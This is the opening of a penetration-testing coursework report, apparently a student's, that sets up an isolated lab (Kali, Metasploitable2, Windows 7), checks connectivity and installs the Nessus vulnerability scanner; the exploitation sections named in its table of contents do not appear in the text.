


EXPLORING AND EXPLOITING COMMON VULNERABILITIES FOR SECURITY ANALYSIS IN A COMPUTER NETWORK.



BY: MUBEEN KHAN

Table of Contents

Part A: Vulnerability Assessment Report	2
1. Introduction	2
1.1 Importance of Vulnerability Assessment.....	2
2 Network Schematic.....	3
2.1 Network Adapter.....	3
2.2 Checking IP Address of each Virtual Machine.....	4
2.3 Network Connectivity Verification	6
3 FTP and IIS Server Installation in Windows-7	7
3.1 Installing IIS.....	7
3.2 Installing FTP Server.....	7
4 Scanner Setup	8
4.1 Installing and configuring Tenable Nessus Vulnerability Scanner	8
4.2 Creating Scans	9
5 Vulnerability Report.....	11
5.1 Scanning Progress Screenshots	11
5.2 Scan Results Summary	12
6 Vulnerability Analysis	13
6.1 Windows 7 Vulnerability Analysis	13
6.2 Metasploitable2 Vulnerability Analysis	14
7 Conclusive Remarks	16
Part B Penetration Testing Outcome and Mitigation.....	16
8 Reconnaissance	16
8.1 Nmap Scan Results	16
9 Exploitation: Towards Command and Control	18
9.1 Windows-7 FTP Server Exploitation (MS11-004 Critical Vulnerability).....	18
9.2 Metasploitable2: UnrealIRCd Backdoor Exploitation (Critical Vulnerability)	26
10 System Hardening.....	28
10.1 System Hardening Tools and Methods for Metasploitable2 (Linux-Based system)	28
10.2 System Hardening Tools and Methods for Windows-Based hosts and Servers	29

11 Summary 29

References 30

Part A: Vulnerability Assessment Report

1. Introduction

Vulnerability Assessment/Analysis is the process of regularly defining, identifying, classifying, and reporting cyber vulnerabilities across the endpoints, workloads, and systems [1]. A vulnerability is generally described as any flaw within the IT ecosystem that a threat actor can exploit during a cyberattack, which enables them to access systems, applications, and other sensitive information. As cyberattacks continue to rise, conducting vulnerability assessments has gained significance, as it enables security teams to implement a systematic, thorough, and transparent method for identifying and addressing security threats and risks. [2].

1.1 Importance of Vulnerability Assessment

The primary goal of Vulnerability Analysis is to enhance an organization’s security framework. It assists in: 1) Detecting unauthorized devices: by scanning and locating all assets within a specified range of IP addresses and recognizing devices that are not officially sanctioned, 2) Ensuring compliance: It facilitates adherence to cybersecurity standards (ISO27001, NIST), and 3) Recognizing suspicious users: It determines potential threats by monitoring the creation of new local users [3].

In this document, we will operate as Cybersecurity Analysts for iSecurity Solutions Ltd and prepare an in-depth report for a client. Our report is segmented into two sections, Part A and Part B. In Part A, we will perform a comprehensive vulnerability assessment of the client's network infrastructure, identifying any high-risk vulnerabilities that could potentially be exploited by malicious actors in the future. We will utilize Tenable Nessus as our vulnerability scanning tool on the client’s systems, assuming they are running Ubuntu 8.04 (simulated by Metasploitable 2) and Windows 7. Through Tenable Nessus, we will produce a detailed report on our system's security weaknesses categorized by their severity level according to the Common Vulnerability Scoring System (CVSS).

In section B, we will leverage the results from section A to conduct penetration testing. This phase will involve implementing penetration testing techniques to identify and record the vulnerabilities and risks within our client’s network system. Ultimately, we will conclude our report with system-hardening suggestions that align with established cybersecurity frameworks (NIST and SANS), offering a pathway to reduce risks and enhance the security posture.

2 Network Schematic

Our penetration network configuration was created to mirror the client's network setup. The architecture of our network is straightforward, comprising one attacking machine and two target systems. The main objective of this arrangement is to evaluate how vulnerabilities across various operating systems can be detected and exploited within a network setting.

Figure 1 Penetration Testing Network Diagram




Figure 1 shows our network setup, including assigned IP address, Operating systems, and key running services.

2.1 Network Adapter

For our configuration, we selected a NAT network due to its ability to fully isolate virtual machines, making it ideal for penetration testing tasks. It enables virtual machines to interact with one another while remaining separate from the host network, and it allows the virtual machines to connect to the internet by using the host machine's IP address.

2.1.1 Why not other network adapter

- 1) Host-Only:** In a Host-Only configuration, both the virtual machine and the host machine are part of a private and isolated network. The virtual machine can communicate directly with the host, and the host can communicate directly with the virtual machine as well. However, the virtual machine is unable to access the internet[4].

- 2) **Bridged:** It enables a virtual machine to connect with other virtual machines as well as all physical machines on the actual network [5]. In other words, Virtual Machine connects to the real network like any other physical device.

For our assignment, we wanted internet access to the virtual machine but did not want the virtual machine to be exposed to real network. Therefore, NAT network adapted was the most suitable option.




Figure 2 Network device details


Machine	Base Memory	IP Address	Network Adapter	Role
Kali Linux	2048 MB	192.168.15.5	NAT Network	Attacker Machine
Metasploitable2	2048 MB	192.168.15.4	NAT Network	Victim
Windows-7	2048 MB	192.168.15.6	NAT Network	Victim

2.2 Checking IP Address of each Virtual Machine

2.2.1 Kali Linux

To check Kali Linux IP address, we use command “ip a” in Kali Terminal.

Figure 3 Kali Linux IP address




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.15.5/24 brd 192.168.15.255 scope global dynamic noprefixroute eth0  
        valid_lft 477sec preferred_lft 477sec  
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$
```

2.2.2 Windows-7

For Windows-7, we use “ipconfig” command in the terminal.

Figure 4 Windows-7 IP Address



```
C:\Windows\system32\cmd.exe  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\Mubeen>ip config  
'ip' is not recognized as an internal or external command,  
operable program or batch file.  
C:\Users\Mubeen>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
    Connection-specific DNS Suffix . : home  
    Link-local IPv6 Address . . . . . : fe80::a042:2d51:97f4:d63f%11  
    IPv4 Address. . . . . : 192.168.15.6  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.15.1  
  
Tunnel adapter isatap.home:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . : home  
C:\Users\Mubeen>
```

2.2.3 Metasploitable2

To check the IP address of Metasploitable2, we used “ip addr show” command.

Figure 5 Metasploitable2 IP Address

```
Last login: Wed Sep 24 05:12:52 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:39:16:2b brd ff:ff:ff:ff:ff:ff
    inet 192.168.15.4/24 brd 192.168.15.255 scope global eth0
        inet6 fe80::a00:27ff:fe39:162b/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

2.3 Network Connectivity Verification

We confirmed our network connection by successfully sending ICMP echo requests among all nodes. The successful ICMP request indicated that Kali Linux was able to communicate with both of our target machines. This successful network connectivity ensures that our environment is set up correctly for the vulnerability assessment phase.

For Ping test, we use ping command to establish communication with both our target systems, as observed in the screenshots below. We use command “ping [IP Address]”.

```
(kali㉿kali)-[~]
$ ping -c 4 192.168.15.6
PING 192.168.15.6 (192.168.15.6) 56(84) bytes of data.
64 bytes from 192.168.15.6: icmp_seq=1 ttl=128 time=3.83 ms
64 bytes from 192.168.15.6: icmp_seq=2 ttl=128 time=2.26 ms
64 bytes from 192.168.15.6: icmp_seq=3 ttl=128 time=1.99 ms
64 bytes from 192.168.15.6: icmp_seq=4 ttl=128 time=1.89 ms

— 192.168.15.6 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3175ms
rtt min/avg/max/mdev = 1.888/2.491/3.828/0.784 ms


(kali㉿kali)-[~]
$
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.15.4  
PING 192.168.15.4 (192.168.15.4) 56(84) bytes of data.  
64 bytes from 192.168.15.4: icmp_seq=1 ttl=64 time=2.84 ms  
64 bytes from 192.168.15.4: icmp_seq=2 ttl=64 time=2.21 ms  
64 bytes from 192.168.15.4: icmp_seq=3 ttl=64 time=2.30 ms  
64 bytes from 192.168.15.4: icmp_seq=4 ttl=64 time=3.02 ms  
64 bytes from 192.168.15.4: icmp_seq=5 ttl=64 time=1.33 ms  
64 bytes from 192.168.15.4: icmp_seq=6 ttl=64 time=2.21 ms  
^C  
^C
```

3 FTP and IIS Server Installation in Windows-7


3.1 Installing IIS

To install IIS, we navigate as follow: **Control Panel → Programs → Turn Windows Features on or off → Select IIS and tick boxes (Web Management Tools and World Wide Web Services).**



3.2 Installing FTP Server

To install FTP Server, we navigate as follow: **Control Panel → Programs → Turn Windows Features on or off → Select FTP → Expand FTP and tick FTP server and extensibility.**



4 Scanner Setup

4.1 Installing and configuring Tenable Nessus Vulnerability Scanner

In a Security Operations Centre (SOC), understanding the vulnerabilities within your organization's systems is crucial, along with identifying attacks. That's where Nessus plays a role. It not only identifies security flaws but also provides SOC Analysts with an overview of the potential targets for attackers.

Nessus was installed on our attacker machine to perform comprehensive security scans against our victim machines.

We started by preparing our kali with **"sudo apt update && apt upgrade"**, after that we downloaded Tenable from Firefox Mozilla in our Kali Linux and then performed installation using the following commands in the terminal.

```
Applications
File Actions Edit View Help

(kali@kali)~$ sudo apt install ~/Downloads/Nessus-10.9.3-debian10_amd64.deb
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'nessus' instead of '/home/kali/Downloads/Nessus-10.9.3-debian10_amd64.deb'
The following NEW packages will be installed:
  nessus
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/64.9 MB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 /home/kali/Downloads/Nessus-10.9.3-debian10_amd64.deb nessus amd64 10.9.3 [64.9 MB]
Selecting previously unselected package nessus.
(Reading database ... 289156 files and directories currently installed.)
Preparing to unpack .../Nessus-10.9.3-debian10_amd64.deb ...
Unpacking nessus (10.9.3) ...
Setting up nessus (10.9.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://NESSUS_HOSTNAME_OR_IP:8834/ to configure your scanner

(kali@kali)~$
```

After installation, we enabled and started our Nessus using the command as observed in the screenshot below.


```
(kali@kali)-[~]
$ sudo systemctl enable nessusd
Created symlink /etc/systemd/system/nessusd.service → /lib/systemd/system/nessusd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service → /lib/systemd/system/nessusd.service.
(kali@kali)-[~]
$ sudo systemctl start nessusd
(kali@kali)-[~]
$
```

We can check the status of our Nessus using “**systemctl status nessusd**”.

```
(kali@kali)-[~]
$ systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2025-09-24 11:00:20 EDT; 35s ago
     Main PID: 42752 (nessus-service)
        Tasks: 17 (limit: 2275)
      Memory: 163.4M
         CPU: 33.676s
       CGroup: /system.slice/nessusd.service
               └─42752 /opt/nessus/sbin/nessus-service -q
                 └─42754 nessusd -q


Sep 24 11:00:20 kali systemd[1]: Started The Nessus Vulnerability Scanner.
Sep 24 11:00:20 kali nessus-service[42752]: nessus-service [42752][INFO] : Nessus 19.13.3 [build 20023] Started
(kali@kali)-[~]
$
```

We then accessed Nessus web interface via: <https://kali:8834>. We downloaded our plugins.




4.2 Creating Scans

Click on “**Create a new scan**”




Choose “**Basic Network Scan**” as shown below.

